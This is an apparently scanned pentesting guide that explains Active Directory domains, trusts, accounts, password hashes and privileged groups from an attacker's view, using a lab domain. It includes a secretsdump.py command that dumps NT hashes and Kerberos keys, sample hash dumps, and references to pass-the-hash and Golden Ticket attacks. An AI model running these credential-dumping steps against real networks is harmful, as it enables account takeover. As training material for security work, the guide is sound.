> Attacking Active Directory: 0 to 0.9

zer1t0.gitlab.io/posts/attacking_ad

Why this post?

The purpose of this guide is to view Active Directory from an attacker perspective. I will try to review different aspects of Active Directory and those terms that every pentester should control in order to understand the attacks that can be performed in a Active Directory network.

In order to understand how to attack Active Directory (and any other technology), I think is important to not only know the tools, but how the tools work, what protocols/mechanisms they use, and why these mechanisms/protocols exist.

The information present here come from open sources and my own experience with Active Directory. However, I cannot be certain that everything stated here is correct, so you are encouraged to perform your own tests and in case you find any error, please let me know.

Moreover, I know that not everything about Active Directory is covered here, but it is my intention to cover at least the basic knowledge required to understand Active Directory and their attacks, and expand this source in the future. So, if you feel that I miss something that a pentester should know related Active Directory, please let me know.

Disclaimer: This is done for educational purposes, and you should only apply the attacks described here to systems that you have permission for.

I tried to explain the topics present here as well as I could. However, every topic is complex, so I put as many references to external resources as I could. **My major intention is to collect all of the Active Directory topics in a single place** that can be use to consult attacks/protocols/techniques, more than explain every single detail of an specific technique (even if I try to do it). So you are totally encouraged to follow the hyperlinks to discover more about and specific topic, there are great resources out there.

By the way, **I would like to thank to all of the content creators** that over the years have share knowledge with the community through tools, blogs, conference talks, etc. I have consult so many resources that it would be impossible for me to thank all the content creators one by one, but if you find a link to one of your resources or a resource you have collaborated directly (by adding a feature to a tool, or helping your friend to write the post) or indirectly (for example creating a library/snippet/language/OS/IDE/editor that is used by a tool or a blog that is used as basis for a post linked here), **thank you**.


> Throughout the article I will use Powershell to show how to retrieve information of Active Directory. For that purpose I will use the ActiveDirectory Powershell module, but other tools like Powerview or ldapsearch can be used instead.

Now, let's get to the point.

What is Active Directory?

From my perspective, Active Directory is a system that allows to manage a set of computers and users connected in the same network from a central server.

Sure, this definition is far from being totally accurate, but I hope it is simple enough to give you an idea of what AD is.



Active Directory network

Imagine a company with hundreds of employees, where each one works in its own (probably Windows) computer. This company has several different departments, like sales, human resources, IT, etc.

Now imagine that the sales department requires a new program to be installed in their workstations. Or that each day an user in a different office forgets its password and it needs to be restored. Or that the new group of interns are only required to work with a few documents of a file server.

Should the IT team install the program in all the sales workstations, one by one? Should they go to the different offices and restore the user password? Should they create a new user for each intern in the file server that allows only to see files in a directory?

Well, they could do that, though it would be a lot of work (and a waste of money for the company). But since they are smart people, they have all the computers connected in an Active Directory network, so they can perform all these operations from their workstation.

Active Directory allows this by maintaining a centralized database where all the information about users, computers, policies, permissions, etc, is stored. So, for example, the IT team can connect to this database and create the new users for the interns and assign permissions to them to be only allowed to read files in the indicated directories of the specific servers of their departments.

Then, when one of these interns tries to login to a computer inside the Active Directory network, the computer consults the central database in order to check that the intern user exists (and that the password is correct). This way, users can log on to any of the company computers (if they have permissions), by allowing employees to use only a user to do all its work in all the company computers (that can be workstations, database servers, file servers, etc).

Likewise, in case a user forgets is password, she can alert to the IT team, and they can change the user password in this central database (and the user is asked to change this password to a new one that only she knows).

In the case of the sales department, the IT can create a new policy in the database which indicates that computers of that department must install the indicated program, and how they must do it. Then, when sales workstation read the database, they will know that they must execute this policy and the new program will be installed.

I hope this example allows you to understand why Active Directory is so useful and why almost any (medium-big) organization in the world uses it. Probably you have used it, normally from a computer that requires you to press Ctrl+Alt+Del before prompts you for your username and password.

And… what happens if someone can steal the password of an IT user? Could she change the other users passwords? And access to the database?

Now that is clear why Active Directory is so important, let's introduce their items.

Domains

First of all, what we have been calling an Active Directory network is what is usually known as a **Domain**. A domain is a set of connected computers that shares an Active Directory database, which is managed by the central servers of a domain, that are called **Domain Controllers**.

Domain name

Each domain has a DNS name. In many companies, the name of the domain is the same as their web site, for example `contoso.com`, while others have a different internal domain such as `contoso.local`.

```
PS C:\Users\Anakin> $env:USERDNSDOMAIN
CONTOSO.LOCAL
PS C:\Users\Anakin> (Get-ADDomain).DNSRoot
contoso.local
```

Identify current user domain from Powershell

```
PS C:\Users\Anakin> (Get-WmiObject Win32_ComputerSystem).Domain
contoso.local
```

Identify current computer domain from Powershell

In addition to its **DNS name**, every domain can also be identified with NetBIOS name. For example, the domain `contoso.local` could have the **NetBIOS name** `CONTOSO`. You can see the NetBIOS name being used in log in operations, where the user is identified with something like `CONTOSO\Administrator`, where the first part is the NetBIOS name and the second one is the username.

Finally, a domain can be identified by its **SID** (Security Identifier). The SID is more used by programs (using the Windows API) than users, but you should know how to obtain it in case you require it.


```
PS C:\Users\Anakin> Get-ADDomain | select DNSRoot,NetBIOSName,DomainSID

                DNSRoot       NetBIOSName DomainSID
                -------       ----------- ---------
  contoso.local CONTOSO     S-1-5-21-1372086773-2238746523-2939299801
```

Get DNS name, NetBIOS name and SID of domain

Forests

Using a DNS name is very useful, since it allows to create subdomains for management purposes. For example, a company can have a **root domain** called `contoso.local`, and then subdomains for different (usually big) departments, like `it.contoso.local` or `sales.contoso.local`.

> Active Directory offers many ways to organize your infrastructure, as you will notice, so how an organization uses subdomains varies from one to another, some create subdomains for departments, while others use them for different offices.



contoso.local forest.

This tree of domains is known as **Forest**. The name of the forest is the same as the name of the root domain of the tree.

```
PS C:\Users\Anakin> Get-ADForest

ApplicationPartitions : {DC=DomainDnsZones,DC=contoso,DC=local,
                        DC=ForestDnsZones,DC=contoso,DC=local}
          CrossForestReferences : {}
      DomainNamingMaster    : dc01.contoso.local
                 Domains               : {contoso.local}
             ForestMode            : Windows2016Forest
GlobalCatalogs        : {dc01.contoso.local, dc02.contoso.local}
                   Name                  : contoso.local
PartitionsContainer   : CN=Partitions,CN=Configuration,DC=contoso,DC=local
                   RootDomain            : contoso.local
               SchemaMaster          : dc01.contoso.local
          Sites                 : {Default-First-Site-Name}
                     SPNSuffixes           : {}
                     UPNSuffixes           : {}
```

Forest information with Get-ADForest

In a forest, each domain has its own database and its own Domain Controllers. However, **users of a domain in the forest can also access to the other domains** of the forest.

This implies that, even if a domain can be autonomous, without the need to interact with other domains, it is not isolated from a security perspective, since as we will see, user from a domain can access to resources of other domains in the same forest (by default). However, the users of a forest cannot access to resources from other forests by default, so the logical structure that can provide security isolation is the forest.

As I said before, **each domain have its own Domain Controllers**, so if a department grows incredibly, you may need dedicated Domain Controllers that process the requests of all computers in that department. You can achieve that by creating a new subdomain, and the users will still be able to access computers in others subdomains of the same forest.

Functional Modes

As well as Windows computers, domains/forest can also have their own "version", that is called functional mode. Depending on the mode of the domain/forest, new characteristics can be used.

The modes are named based on the minimum Windows Server operative system required to work with them. There are the following functional modes:

- Windows2000
- Windows2000MixedDomains
- Windows2003
- Windows2008
- Windows2008R2
- Windows2012
- Windows2012R2
- Windows2016

```
PS C:\Users\Administrator\Downloads> (Get-ADForest).ForestMode
                        Windows2016Forest
PS C:\Users\Administrator\Downloads> (Get-ADDomain).DomainMode
                        Windows2016Domain
```

Get the mode of the forest/domain

Then if, for example, you find a domain/forest with Windows2012 mode, you can know that all the Domain Controllers are at least Windows Server 2012. You must be aware of the mode in order to use some characteristics of the domain, for example, the `Protected Users` group requires a Windows2012R2 mode.

Trusts


The users can access to other domains in the same forests because they are linked by connections called **Trusts**.

A trust is a connection from a domain to another. Not a physical network connection, but a kind of authentication/authorization connection. You may be able to reach computers on the network that are in others domains, but you cannot log in on those computers with your user of this domain. That is what a trust allows you to do.

Trust direction

A trust is a directed relation where one side is the trusting and the other the trusted. When this link is established, the users of the trusted domain can access to the resources of the trusting domain.

The **trust direction** **is the opposite to the access direction**. You can think that if you trust your friend, you allow her to access to your house and eat your food when she needs it.



Trust from Domain A to Domain B

When a trust is directed through your current domain in called an Inbound or Incoming trust. **Incoming trusts allow users of your domain to access the other domain**.

On the other hand there are Outbound or Outgoing trusts, that go from your domain to the other. Therefore the users of the other domain can access to your domain.

And when two domains are connected by both an incoming and an outgoing trust, it is said that they are linked by a bidirectional trust (even if there are really two trusts).

You can see the trusts of your domain with `nltest /domain_trusts`.

```
PS C:\Users\Administrator> nltest /domain_trusts
                    List of domain trusts:
    0: CONTOSO contoso.local (NT 5) (Direct Outbound) ( Attr: foresttrans )
1: ITPOKEMON it.poke.mon (NT 5) (Forest: 2) (Direct Outbound) (Direct Inbound) (
                     Attr: withinforest )
    2: POKEMON poke.mon (NT 5) (Forest Tree Root) (Primary Domain) (Native)
                The command completed successfully
```

Trusts of poke.mon domain

Here we can see that our current domain is `poke.mon` (cause of the `(Primary Domain)` attribute) and there are a couple of trusts. The outbound trust with `contoso.local` indicates that its users can access to our domain, `poke.mon`. Moreover, there is a second bidirectional trust with `it.poke.mon` that is a subdomain of `poke.mon` and it is in the same forest.

```
PS C:\Users\Anakin> nltest /domain_trusts
                    List of domain trusts:
    0: POKEMON poke.mon (NT 5) (Direct Inbound) ( Attr: foresttrans )
1: CONTOSO contoso.local (NT 5) (Forest Tree Root) (Primary Domain) (Native)
                The command completed successfully
```

Trusts of contoso.local

Consequently, if we check the trust of `contoso.local`, we can see an inbound connection from `poke.mon`, which is consistent with the previous information. So users of `contoso.local` can access to `poke.mon`.

Trust transitivity

Moreover, a trust can be transitive or nontransitive. A nontransitive trust can only be used by the two sides of the trust, the trusting and the trusted. Whereas a transitive trust can act as a bridge and being used for third domains connected with the domains that are connected by the transitive trust.


```
     (trusting)   trusts   (trusted)  (trusting)   trusts   (trusted)
Domain A  ------------------->  Domain B -------------------> Domain C
                         access                         access
                <-------------------          <--------------------
```

Three domains connected by trusts

For example, if the trust between `Domain A` and `Domain B` is transitive, then the users of `Domain C` can access to `Domain A` by traversing both trusts. If the `Domain A --> Domain B` trust was nontransitive, the `Domain C` users couldn't access to `Domain A`, but `Domain B` users could.

Therefore, in relation with the domains in the same forest , all the domains users can access to other domains cause all the parent and child domains are connected through bidirectional transitive trusts. This way, any domain of the forest can traverse the required trusts to access to other domain in the same forests.

In a forest, to allow access from any domain to any other, all the parents and children are connected by a bidirectional transitive trust.



contoso.local forest trusts

So to access to computers of `hr.contoso.local`, a user of `webs.it.contoso.local` must traverse three trusts.

Trust types

In Active Directory there are several trust types for different purposes:

- **Parent-Child**: The default trusts created between a parent domain and its child.
- **Forest**: A trust to share resources between forests. This way any domain of the forest can access to any domain on the other forest (if the direction and transitivity of the trust allow it). If a forest trust is misconfigured, then it can allow to take control of the other forest.
- **External**: A trust to connect to a specific domain that is in a non trusted forest.
- **Realm**: A special trust to connect Active Directory and a non-Windows domain.
- **Shortcut**: When two domains within the forest communicate often but are not directly connected, you can avoid jumping over many trusts by creating a direct shortcut trust.

Trust key

Technically, when you use a trust, there is a communication between the domain controller of your domain and the domain controller of the target domain (or of an intermediary domain).

How communication is made varies depending of the protocol that is being used (which could be NTLM, Kerberos, etc), but in any case, the domain controllers needs to share a key to keep the communications secure. This key is known as the trust key and it's created when the trust is established.

When a trust is created, a trust account is created in the domain database as if it were an user (with the name finished in `$`). The trust key is then stored as if it was the password of the trust user (in the NT hash and Kerberos keys).

More on trusts

To know how trusts can be abused in a pentest, you can check the following posts (a little knowledge in Kerberos is also recommended to read them):

Users

One of the key points for using Active Directory is the users management. Every organization manages its users in different ways, setting for them name formats, assigning different permissions, etc.

To easily manage the users in Active Directory, their are stored as a objects in the central database that can be consulted and manipulated from any point of the domain (if you have enough rights).

User properties

User Identifiers

The user object stores many different data, but the first attributes to be taken into account are those that allows us to identify an user.

For identifying an user usually the username is used, that is stored in the **SamAccountName** attribute. Additionally, the **SID** (Security Identifier) can also be used to identifying the user.

The user SID is similar to the domain SID, and, in fact is the combination of the domain SID plus the user RID (Relative Identifier), which is the last number that appears in the user SID.

```
PS C:\Users\Anakin> Get-ADUser Anakin


DistinguishedName : CN=Anakin,CN=Users,DC=contoso,DC=local
Enabled           : True
GivenName         : Anakin
Name              : Anakin
ObjectClass       : user
ObjectGUID        : 58ab0512-9c96-4e97-bf53-019e86fd3ed7
SamAccountName    : anakin
SID               : S-1-5-21-1372086773-2238746523-2939299801-1103
Surname           :
UserPrincipalName : anakin@contoso.local
```

Get user information

In this case the domain SID is `S-1-5-21-1372086773-2238746523-2939299801` and the user RID is `1103`. Some tools display the SID in their output instead of the username (since its used in some structures like security descriptors), so you should be aware of its format in order to identify it.

Also, the `DistinguishedName` is used by the LDAP API to identify the objects, so if you query the database by using LDAP (which is one of the most common ways) you will probably see references to objects through its `DistinguishedName`.

User Secrets

Moreover, the database also needs to store the user secrets in order to allow the Domain Controller to authenticate the user. The user password is not stored in plaintext, but the following secrets derived from it are saved:

- NT hash (and LM hash for the older accounts)
- Kerberos keys

Needless to say, that user secrets cannot be retrieved by non admin users. Not even the domain computers can access to them, but leave the authentication to the Domain Controller.

In order to get the user secrets, you need administrator privileges (or equivalent) to dump the domain database with a dcsync attack or grabbing the `C:\Windows\NTDS\ntds.dit` file from the Domain Controller.

LM/NT hashes

The LM and NT hashes are stored both in Windows local SAM and Active Directory NTDS databases to authenticate the local and domain users, respectively. These hashes, both LM and NT are 16 bytes long.

```
Password: 123456
LM hash: 44EFCE164AB921CAAAD3B435B51404EE
NT hash: 32ED87BDB5FDC5E9CBA88547376818D4
```

LM and NT hashes of a password

However, LM hashes are pretty weak so they are not used since Windows Vista/Server 2008. The procedure to create an LM hash is the following:

1. Convert the user password into uppercase. (This reduces the search space for a bruteforce attack).
2. If the user password is less than 14 characters is padded with NULL characters until the length is 14. If the password is more than 14 characters, then is truncated. (Is useless to have passwords of more than 14 characters).
3. The password is then split in two strings of 7 bytes each one.
4. Each 7-bytes string is used as key to encrypt the `KGS!+#$%` string using the DES cryptographic algorithm. This result in two hashes.
5. The resultant two values are concatenated in order to form the LM hash. (You can crack each part separately)

```
upper_password = to_uppercase(password)
14_password = truncate_to_14_bytes(upper_password)

7_part1, 7_part2 = split_7(14_password)

hash1 = des(7_part1, "KGS!+#$%")
hash2 = des(7_part2, "KGS!+#$%")

lm_hash = hash1 + hash2
```

LM hash calculation pseudocode

On the other hand, the NT hash is a little stronger, but a salt is not used to calculate it, so it can be cracked by using precomputed values (like rainbow tables).

If you are curious, the NT hash is calculated by applying the MD4 algorithm (that is obsolete) directly to the Unicode version (specifically the UTF-16LE encoding) of the user password.

```
nt_hash = md4(encode_in_utf_16le(password))
```

NT hash calculation pseudocode

> Many times the NT hash is called NTLM hash, however this can be confusing since the NTLM protocol also use hashes, called NTLM hashes. In this article an NTLM hash will be a hash of the NTLM protocol.

Many tools allow you to extract the LM and NT hashes, and they usually return an output with several lines, one per user, with the format `<username>:<rid>:<LM>:<NT>:::`. In case of LM is not being used, its value will be `aad3b435b51404eeaad3b435b51404ee` (the LM hash of an empty string).

```
Administrator:500:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::
Guest:501:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::
DefaultAccount:503:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::
WDAGUtilityAccount:504:aad3b435b51404eeaad3b435b51404ee:6535b87abdb112a8fc3bf92528ac01f6::

user:1001:aad3b435b51404eeaad3b435b51404ee:57d583aa46d571502aad4bb7aea09c70:::
```

Hashes dump format

It is important for a pentester to recognize NT hashes since, even they are not the user passwords, are used for authenticate in Windows machines, so they are very useful. They can be used to perform Pass-The-Hash or Overpass-the-Hash attacks in order to impersonate users in remote machines.

Additionally, you can try to crack the LM and NT hashes with hashcat to recover the original password. If you are lucky and the LM hash is present, this should be quickly.

Kerberos keys

Apart from the LM/NT hashes, the **Kerberos keys**, derived from the user password and used in the Kerberos authentication protocol, are stored.

The Kerberos keys can be used to ask for a Kerberos ticket that represents the user in Kerberos authentication. There are several different keys, and different ones are used for different Kerberos encryption support:

- AES 256 key: Used by the AES256-CTS-HMAC-SHA1-96 algorithm. This is the one commonly used by Kerberos, and the one a pentester should use in order to avoid triggering alarms.
- AES 128 key: Used by the AES128-CTS-HMAC-SHA1-96 algorithm.
- DES key: Used by the deprecated DES-CBC-MD5 algorithm.
- RC4 key: This is the NT hash of the user used by the RC4-HMAC algorithm.

```
$ secretsdump.py 'contoso.local/Administrator@192.168.100.2' -just-dc-user anakin
Impacket v0.9.21 - Copyright 2020 SecureAuth Corporation

Password:
[*] Dumping Domain Credentials (domain\uid:rid:lmhash:nthash)
[*] Using the DRSUAPI method to get NTDS.DIT secrets
contoso.local\anakin:1103:aad3b435b51404eeaad3b435b51404ee:cdeae556dc28c24b5b7b14e9df5b6e
21:::
[*] Kerberos keys grabbed
contoso.local\anakin:aes256-cts-hmac-sha1-
96:ecce3d24b29c7f044163ab4d9411c25b5698337318e98bf2903bbb7f6d76197e
contoso.local\anakin:aes128-cts-hmac-sha1-96:18fe293e673950214c67e9f9fe753198
contoso.local\anakin:des-cbc-md5:fbba85fbb63d04cb
[*] Cleaning up...
```

Kerberos keys extracted from the domain database

These keys can be used in a Pass-The-Key attack to retrieve a ticket for the impersonated user. Then you can use that Kerberos ticket to authenticate against different services of the domain on behalf of the user.

UserAccountControl

One interesting property of the user class is the UserAccountControl (UAC) (do not confuse it with the User Account Control mechanism to avoid executing elevated programs in Windows machines).

The UserAccountControl property contains a **series of flags** that are very relevant for the security and the domain and used in many attacks mentioned in this post. Here are the most relevant:

- **ACCOUNTDISABLE** -> Account is disabled and cannot be used.
- **DONT_REQUIRE_PREAUTH** -> The account doesn't require Kerberos pre-authentication.
- **NOT_DELEGATED** -> This account cannot be delegated through Kerberos delegation.
- **TRUSTED_FOR_DELEGATION** -> Kerberos Unconstrained Delegation is enabled for this account and its services. SeEnableDelegationPrivilege required to modify it.

- **TRUSTED_TO_AUTH_FOR_DELEGATION** -> The Kerberos S4U2Self extension is enabled for this account and its services. SeEnableDelegationPrivilege required to modify it.

Other user properties

There are other properties that can be useful in a pentest:

- Description -> A description of the user. It can give an idea of the permissions of the user, and sometimes even includes the password.
- AdminCount -> Indicates if the user (or group) is protected by the AdminSDHolder object, or it has been. Since sometimes is not updated, use it only as a reference.
- **MemberOf** -> Groups of which the user is a member. This property is logical and is generated from the groups **Members** property.
- PrimaryGroupID -> The primary group of the user. This group doesn't appear in **MemberOf** property.
- ServicePrincipalName -> Services of the user. Can be useful for the Kerberoast attack.
- msDS-AllowedToDelegateTo -> The list of services for which the user (and its own services) can impersonate clients using Kerberos Constrained Delegation. SeEnableDelegationPrivilege required to modify it.

Important Users

To consult the users there are several options, like the `net user /domain` command, or Powershell. There is no need to have an special privilege to list users, any user can do it.

```
PS C:\Users\Anakin> Get-ADUser -Filter * | select SamAccountName

SamAccountName
--------------
Administrator
Guest
krbtgt
anakin
han
POKEMON$
```

List users with Powershell

As you may notice, my test domain is little with very few users, but in a real engagement there will be hundreds or thousands of users. So it should be important to distinguish what are the really important. This could be a little tricky since it depends on the organization, but usually members of the IT team use to have privileged users, they need it to do their work.

Moreover, by default the **built-in `Administrator` user is the most privileged account of the domain**. It can perform any action in any computer. So if you are able to compromise this account, you can have total control of the domain (and even the forest by using the SID history attack).

Additionally, the `krbtgt` account is very important too. Its secrets (NT hash and Kerberos keys) are used to encrypt the tickets (specifically the TGTs) used by Kerberos that allows to authenticate users. If you are able to compromise the `krbtgt` account, you will be able of create Golden Tickets. Usually, this account can only be compromised by dumping the domain database, since its only used in the Domain Controllers, which will require that you have administrator privileges in the domain.

Computer accounts

Another thing to take into account is that in a organization, each person has its own user, and even certain people like the IT department could have more than user per person to perform different tasks. Moreover, also **each computer of the domain has its own user**, since they also need to perform their own actions in the domain, like for instance, update the Group Policies, verify the credentials of domain users logged in the computer, etc.

The difference between user accounts and computers accounts is that the firsts are stored as instances of User class in the database whereas the others are stored as instances of Computer class (which is a subclass of User class). Moreover the computer accounts names are the computer hostname finished with a dollar sign `$`.

You can check it by executing the following command:

```
PS C:\> Get-ADObject -LDAPFilter "objectClass=User" -Properties SamAccountName | select
                                    SamAccountName

                                    SamAccountName
                                    --------------
                                     Administrator
                                         Guest
                                         DC01$
                                        krbtgt
                                        anakin
                                       WS01-10$
                                        WS02-7$
                                         DC02$
                                          han
                                       POKEMON$
```

Retrieve all users of the domain

As you can see, there are many more users than using the `Get-ADUser` command, since subclasses of User class are now included. You can appreciate that new accounts finish with a dollar sign and seems to have a computer name. For example, `DC01$` and `DC02$` for the Domain Controllers and `WS01-10$` and `WS02-7$` for the workstations.

Moreover, the computer objects also saved information about their operating system, that can be retrieved from the attributes `OperatingSystem` or `OperatingSystemVersion`.

Also, many organizations have rules to choose the name of the computers as well as the users, so if you are able to make sense of the names, you may be aware of the use of the computer and user accounts and which of the can be privileged or contain access to

sensible information. Additionally you can check another attributes of the objects like `Description` in order to find more information there (and even cleartext passwords). The Find-DomainObjectPropertyOutlier Cmdlet of Powerview can be useful for that purpose.

Trust accounts

However there is also the `POKEMON$` account that appears in both `Get-ADUser` and `Get-ADObject`, but whose name is finished by a dollar sign. That could be normal user (there is no problem with creating usernames finished with `$`), however, as we have seen previously, there is a trust with the `poke.mon` domain.

When an trust is established, an associated user object is created in each domain to store the trust key. The name of the user is the NetBIOS name of the other domain, finished in $ (similar to a computer account name). For example, in case of the trust between the domains FOO and BAR, the FOO domain would store the trust key in the BAR$ user, and the BAR domain would store it in the FOO$ user.

```
PS C:\> Get-ADUser  -LDAPFilter "(SamAccountName=*$)" | select SamAccountName

                                SamAccountName
                                --------------
                                   POKEMON$
```

List trust accounts in domain

This `POKEMON$` user object is used to store the trust keys, which are the NT hash or Kerberos keys (one of other is used depending on the context). If you can get the secrets of this account, you can create inter-realm Kerberos tickets.

Groups

But the management of users can be cumbersome without groups. Imagine that you have the managers department that needs to access to highly sensitive documents. Should you give permission to each manager one by one? A lot of work, but you can handle it because only a new manager is added each year. But now the policy changes and managers should also be able to access to documents of human resources department. Should you change all the permissions of the managers one by one? No, that is too much work, and is pretty bored.

The solution is to use groups. In this case you could have a "Manager" group where the manager users are added, and when the policy changes you have to add or remove permissions for the group.

As well as users, the groups are stored in the domain database. And, in the same way, they can be identified by the `SamAccountName` attribute or the SID.

You can consult the database in order to list the groups and their members.

```
PS C:\Users\Anakin> Get-ADGroup -Filter * | select SamAccountName

SamAccountName
--------------
Administrators
Users
Guests
<-- stripped output -->
Domain Computers
Domain Controllers
Schema Admins
Enterprise Admins
Cert Publishers
Domain Admins
Domain Users
<-- stripped output -->
Protected Users
Key Admins
Enterprise Key Admins
DnsAdmins
DnsUpdateProxy
DHCP Users
DHCP Administrators
```

List groups of the domain

Important groups

Administrative groups

In Active Directory there are many default groups defined for different roles in the domain/forest. As attacker, one of the most juicy groups is the Domain Admins group, that gives administrator privileges to its members in the domain, so being aware of who is this group is important.


```
PS C:\Users\Anakin> Get-ADGroup "Domain Admins" -Properties members,memberof


DistinguishedName : CN=Domain Admins,CN=Users,DC=contoso,DC=local
GroupCategory     : Security
GroupScope        : Global
MemberOf          : {CN=Denied RODC Password Replication
Group,CN=Users,DC=contoso,DC=local,
CN=Administrators,CN=Builtin,DC=contoso,DC=local}
Members           : {CN=Administrator,CN=Users,DC=contoso,DC=local}
Name              : Domain Admins
ObjectClass       : group
ObjectGUID        : ac3ac095-3ea0-4922-8130-efa99ba99afa
SamAccountName    : Domain Admins
SID               : S-1-5-21-1372086773-2238746523-2939299801-512
```

Domain Admins group information

But there are also other important groups that can give you a lot of privileges, and ones even more. This is the case of the Enterprise Admins group, which provides administrator privileges in all the forest.

The `Enterprise Admins` is a group that only exists in the root domain of the forest, but is added by default to the Administrators group of the all the domains in the forest.

On the other hand, the `Domain Admins` group is added to the `Administrators` group of the domain, as well as the `Administrators` groups of the domain computers.



Administrators groups memberships in forest

Other important groups

But there are other important groups to be taken into account:

DNSAdmins

The DNSAdmins group can allow to its members to execute code in Domain Controllers as `SYSTEM` by using an arbitrary DLL.

Protected Users

The Protected Users group allows to enforce the security of accounts. Their members are not allowed to:

- Authenticate with NTLM (only Kerberos).
- Use DES or RC4 encryption types in Kerberos pre-authentication.
- Be delegated with unconstrained or constrained delegation.
- Renew the Kerberos TGTs beyond the initial four-hour lifetime.

This can frustrate attempts to abuse of these account through NTLM relay or Kerberos Delegation attacks.

Schema Admins
The Schema Admins can modify the Active Directory database schema.

Account Operators
The Account Operators group can modify the members of many groups of the domain, excluding many of the administrators groups. However it can modify the Server Operators group.

Backup Operators
The members of Backup Operators can back up and restore files in Domain Controllers (they also can log in to them). This could allow to modify files in Domain Controllers.

Print Operators
The Print Operators can log into the Domain Controllers.

Server Operators
The Server Operators can log on in Domain Controllers and manage its configuration.

Remote Desktop Users
The members of Remote Desktop Users can log on in a Domain Controller through RDP.

Group Policy Creator Owners
The members of Group Policy Creator Owners can edit GPOs in the domain.

There are many other groups described in Microsoft docs. Moreover, many organizations add custom groups that can be also very privileged, like those used by the IT members.

